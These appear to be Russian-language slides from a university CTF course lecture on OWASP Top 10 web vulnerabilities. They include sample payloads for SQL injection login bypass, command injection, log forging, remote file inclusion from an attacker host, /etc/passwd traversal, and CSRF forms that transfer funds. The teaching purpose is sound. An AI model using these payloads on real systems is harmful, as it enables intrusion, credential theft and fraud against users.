CTF на Физтехе

Занятие 9

Веб: типы уязвимостей

OWASP Top 10


A1: Injection
A2: Broken Authentication and Session Management
A3: Cross-Site Scripting (XSS)
A4: Insecure Direct Object References
A5: Security Misconfiguration
A6: Sensitive Data Exposure
A7: Missing Function Level Access Controls
A8: Cross Site Request Forgery (CSRF)
A9: Using Components with Known Vulnerabilities
A10: Unvalidated Redirects and Forwards

Injections

- Самый распространенный тип уязвимости в себ приложениях
- Возникают при неправильной обработке или недостаточной проверке корректности пользовательских данных
- Инъекции могут приводить к утечке или повреждению хранимых данных, denial-of-service, исполнению произвольного кода, ...

Injections

- SQL Injection
- Command injection
- Log injection
- XML injection
- XSS
- ...

SQL Injection

- Возникает при передаче unsafe данных пользователя в SQL запрос

- Приводит к возможности доступа к базе данных, возможно только на чтение, возможно на чтение и запись

SQL Injection

```
$username = $_POST[‘username’];

$password = $_POST[‘password’];

$query = "SELECT * FROM users WHERE

    username='$username' AND password='$password'";

$result = mysqli_query($con, $query);

// Авторизуем пользователя, если запрос возвращает запись.
```

SQL Injection

```
$username = $_POST[‘username’]; // admin

$password = $_POST[‘password’]; // 1' OR 1 = 1 -- '

$query = "SELECT * FROM users WHERE

    username='admin' AND password='1' OR 1 = 1 -- ''";

$result = mysqli_query($con, $query);

// Авторизуем пользователя, если запрос возвращает запись.
```

Command Injection

- Возникает при передаче unsafe данных пользователя в шелл

- Приводит к исполнению произвольного кода на стороне сервера

Command Injection

```
print("Please specify the name of the file to delete");

$file=$_GET['filename'];

system("rm $file");
```

```
http://127.0.0.1/delete.php?filename=bob.txt;id
```

```
Please specify the name of the file to delete

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Log Injection

```
def log_failed_login(username):

  log = open("access.log", 'a')

  log.write("User login failed for: %s\n" % username)

  log.close()
```

```
User login failed for: guest

User login failed for: admin
```

Log Injection

```
guest\nUser login succeeded for: admin
```

```
User login failed for: guest

User login succeeded for: admin
```

- Путаем админов
- Заметаем следы

Remote File Inclusion (RFI)

```
<?php

 $file = $_GET['file'];

 include $file;

?>
```

```
http://pwn.host/rfi/index.php?file=http://our.host/exploit.txt
```

Local File Inclusion (RFI)

```
<?php

 $file = $_GET['file'];

 include '/data/'.$file;

?>
```

```
http://pwn.host/lfi/index.php?file=../etc/passwd
```

- Path traversal (../)

Broken Authentication and Session Management

- Пароли пользователей в открытом виде
- Пароли угадываются или легко изменяются через формы восстановления / изменения
- …

- Легко предсказуемые session ID (например base64 от имени юзера)
- Утечка session ID (через URL, HTTP, …)
- ...

XSS

- Cross-site scripting (XSS)
- Code injection атака, которая позволяет исполнять произвольный JavaScript код в браузере пользователя (например можно утащить cookie пользователя или изменить содержимое страницы)
- Демо: http://www.insecurelabs.org/task/Rule1

- Reflected XSS
- Stored XSS

XSS

- A comprehensive tutorial on cross-site scripting
- http://excess-xss.com/

- XSS game by Google
- https://xss-game.appspot.com/

- XSS Challenge Wiki
- https://github.com/cure53/XSSChallengeWiki/wiki

Insecure Direct Object References

- Доступ к важным данным по прямой ссылке без проверки прав

```
http://foo.bar/somepage?invoice=12345
```

Security Misconfiguration

- Софт необновлен
- Включены лишние фичи, установлены лишние приложения, открыты лишние порты, ...
- Не изменены стандартные логины, пароли или ключи
- Включен отладочный вывод при ошибках
- Не включены настройки безопасности в используемых фреймворках
- Неправильно настроены права доступа к файлам

Неправильные права доступа

- http://domain.org/.git/
- http://domain.org/.git/config
- http://domain.org/.gitignore

- http://domain.org/.hg/
- http://domain.org/.svn/

- http://domain.org/.htaccess
- http://domain.org/.htpasswd

Full Path Disclosure

- Передаем некорректные данные, чтобы вызвать ошибку и узнать полный путь до файла
- Работает, если включен отладочный вывод

- Способы атаки:
  - Array parameter injection
  - Illegal session injection
  - ...

Array[] parameter injection

```
opendir($_GET['page'])
```

```
http://site.com/index.php?page=about
```

```
http://site.com/index.php?page[]=about
```

```
Warning: opendir(Array): failed to open dir: No such file or directory
in /home/omg/htdocs/index.php on line 84

Warning: pg_num_rows(): supplied argument ... in
/usr/home/example/html/pie/index.php on line 131
```

Sensitive Data Exposure

- Важные данные хранятся в открытом доступе
- Важные данные передаются открытым текстом
- Используются старые или слабые криптографические алгоритмы
- Криптографические ключи хранятся в открытом доступе

Missing Function Level Access Control


- UI показывает функционал, требующий прав администратора
- Сервер не проверяет, что у пользователя достаточно прав для выполнения операции
- Сервер проверяет права, основываясь исключительно на информации, предоставленной пользователем

CSRF

- Cross-site request forgery
- Пусть пользователь аутентифицирован на некоем сервере (например на онлайн платежной системе)
- Пользователь заходит на сайт, созданный атакующим
- Скриптом или с помощью формы от лица пользователя тайно отправляется запрос на сервер

```
Мэллори: Привет, Алиса! Посмотри, какой милый котик:

<img src="http://bank.example.com/withdraw?account=Alice&amount=1000000&for=Mallory">
```

CSRF


Attacker
Victim
Bank
POST /login
username=...&password=...
Session established
SessionID=o2k13jf
HTTP/1.1 200 OK
Set-Cookie: SessionID=02k13jf
GET /index.html
<form name="badform" method="post"
action="http://fictitiousbank/transfer.cgi">
<input type="hidden" name="from"
value="35367021">
<input type="hidden" name="to" value="48412334">
<input type="hidden" name="amount" value="5000">
<input type="hidden" name="date"
value="05072010">
</form>
<script>document.badform.submit()</script>
POST /transfer.cgi
from=35367021&to...
Cookie: SessionID=02k13jf
Valid SessionID
Transfers funds to attacker
HTTP/1.1 200OK


CSRF Token

- Случайное большое рандомное число
- Уникально для пары (пользователь, сессия)
- Любая важная операция требует корректный CSRF token для успешности выполнения

- В случае HTTP формы
  - Выдается пользователю при заходе на страницу с формой
  - Отправляется вместе с запросом

Пример CSRF

```
<script>

function doit() {

  var html;

  html = '<img src=http://vkontakte.ru/profileEdit.php?page=contacts&subm=1&website=http:
//tvoydohod.com>';

  window.frames["frm"].document.body.innerHTML = html;

}

</script>

<iframe name="frm" onload="doit()" width="0" height="0"></iframe
```



Malicious File Upload

- Загрузка файла неожидаемого формата (например php)

- XSS через метаданные (например имя файла)

Robots exclusion standard

- robots.txt - файл ограничения доступа к содержимому роботам (например поисковым, которые индексируют интернет)

- Файл обычно лежит в корне домена (http://google.com/robots.txt)

- Можно использовать для поиска “интересных” страниц

Sitemaps

- sitemap.xml - файл для информирования роботов о существующих страницах

- Файл обычно лежит в корне домена (http://google.com/sitemap.xml)

- Можно использовать для поиска “интересных” страниц

Bug Bounty

- Многие компании платят деньги за поиск уязвимостей в их сервисах

- https://hackerone.com/
- https://bugcrowd.com/

- The Bug Hunters Methodology
  - https://github.com/jhaddix/tbhm
  - https://www.youtube.com/watch?v=VtFuAH19Qz0

Вопросы?